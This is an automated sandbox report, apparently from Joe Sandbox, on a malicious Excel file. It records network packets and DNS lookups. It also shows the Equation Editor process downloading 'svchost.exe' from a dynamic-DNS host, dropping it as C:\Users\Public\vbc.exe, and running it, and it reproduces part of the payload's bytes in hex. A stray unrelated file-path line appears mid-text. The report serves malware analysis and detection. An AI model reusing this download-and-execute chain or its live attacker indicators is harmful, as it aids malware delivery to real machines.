Mar 31, 2021 12:05:18.611041069 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.611053944 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.611073971 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.611078978 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.611107111 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.611118078 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.611143112 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.840740919 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840787888 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840816021 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840847969 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840877056 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840902090 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840929985 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840959072 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.840984106 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841012955 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841021061 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841039896 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841044903 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841073990 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841080904 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841104984 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841109991 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841131926 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841141939 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841160059 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841166019 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841187000 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.841193914 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841219902 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.841244936 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.844528913 CEST	49166	80	192.168.2.22	103.141.138.118

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 12:05:19.070921898 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.070952892 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.070966005 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.070979118 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.070991039 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071003914 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071016073 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071028948 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071042061 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071058989 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071072102 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071084023 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071095943 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071111917 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071132898 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071151972 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071165085 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071177959 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071194887 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071208000 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071218967 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071230888 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071243048 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071254969 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071265936 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071278095 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071290970 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071300030 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:19.071536064 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:19.071736097 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:19.076581001 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:19.488250971 CEST	49165	443	192.168.2.22	172.67.83.132

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 12:05:17.091434956 CEST	52197	53	192.168.2.22	8.8.8.8
Mar 31, 2021 12:05:17.148865938 CEST	53	52197	8.8.8.8	192.168.2.22
Mar 31, 2021 12:05:17.149233103 CEST	52197	53	192.168.2.22	8.8.8.8
Mar 31, 2021 12:05:17.195324898 CEST	53	52197	8.8.8.8	192.168.2.22
Mar 31, 2021 12:05:17.821394920 CEST	53099	53	192.168.2.22	8.8.8.8
Mar 31, 2021 12:05:17.913506031 CEST	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 31, 2021 12:05:17.091434956 CEST	192.168.2.22	8.8.8.8	0x6a02	Standard query (0)	is.gd	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.149233103 CEST	192.168.2.22	8.8.8.8	0x6a02	Standard query (0)	is.gd	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.821394920 CEST	192.168.2.22	8.8.8.8	0x2596	Standard query (0)	stdyworkfi netraistfh .dns.army	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 31, 2021 12:05:17.148865938 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		104.25.234.53	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.148865938 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		172.67.83.132	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.148865938 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		104.25.233.53	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 31, 2021 12:05:17.195324898 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		172.67.83.132	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.195324898 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		104.25.234.53	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.195324898 CEST	8.8.8.8	192.168.2.22	0x6a02	No error (0)	is.gd		104.25.233.53	A (IP address)	IN (0x0001)
Mar 31, 2021 12:05:17.913506031 CEST	8.8.8.8	192.168.2.22	0x2596	No error (0)	stdyworkfinetraistfh.dns.army		103.141.138.118	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- stdyworkfinetraistfh.dns.army

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	103.141.138.118	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 12:05:18.150258064 CEST	6	OUT	GET /findoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: stdyworkfinetraistfh.dns.army
Mar 31, 2021 12:05:18.380635977 CEST	7	IN	HTTP/1.1 200 OK Date: Wed, 31 Mar 2021 10:05:14 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.0 Last-Modified: Wed, 31 Mar 2021 00:01:16 GMT ETag: "12000-5bec9d05b2f1c" Accept-Ranges: bytes Content-Length: 73728 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 75 9f f9 db 31 fe 97 88 31 fe 97 88 31 fe 97 88 b2 e2 99 88 30 fe 97 88 7e dc 9e 88 30 fe 97 88 07 d8 9a 88 30 fe 97 88 52 69 63 68 31 fe 97 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 78 16 0d 50 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 f0 00 00 00 20 00 00 00 00 00 00 08 12 00 00 00 10 00 00 00 00 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 06 00 06 00 04 00 00 00 00 00 00 00 00 20 01 00 00 10 00 00 a9 f 5 01 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 44 ee 00 00 28 00 00 00 00 10 01 00 88 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b0 e1 00 00 00 10 00 00 00 f0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 18 0a 00 00 00 00 01 00 00 10 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 88 09 00 00 00 10 01 00 00 10 00 00 00 10 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$u1110~00Rich1PELxP @ D((.text `.data@.rsrc@@IMSVBVM60.DLL


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 31, 2021 12:05:17.325469971 CEST	172.67.83.132	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jul 09 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Jul 09 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 920 Parent PID: 584

General

Start time:	12:04:51
Start date:	31/03/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f330000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$MKDRPSJS9E999494993.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F57F526	WriteFile
C:\Users\user\Desktop\~$MKDRPSJS9E999494993.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F57F591	WriteFile
C:\Users\user\Desktop\~$MKDRPSJS9E999494993.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F57F526	WriteFile
C:\Users\user\Desktop\~$MKDRPSJS9E999494993.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F57F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	a$8	binary	61 24 38 00 98 03 00 00 02 00 00 00 00 00 00 00 66 00 00 00 01 00 00 00 32 00 00 00 28 00 00 00 6D 00 6B 00 64 00 72 00 70 00 73 00 6A 00 73 00 39 00 65 00 39 00 39 00 39 00 34 00 39 00 34 00 39 00 39 00 33 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6D 00 6B 00 64 00 72 00 70 00 73 00 6A 00 73 00 39 00 65 00 39 00 39 00 39 00 34 00 39 00 34 00 39 00 39 00 33 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2536 Parent PID: 584

General

Start time:	12:05:13
Start date:	31/03/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2692 Parent PID: 2536

General

Start time:	12:05:16
Start date:	31/03/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	73728 bytes
MD5 hash:	6CC6D1DD6CDD848693426A270563C921
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 6%, ReversingLabs
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis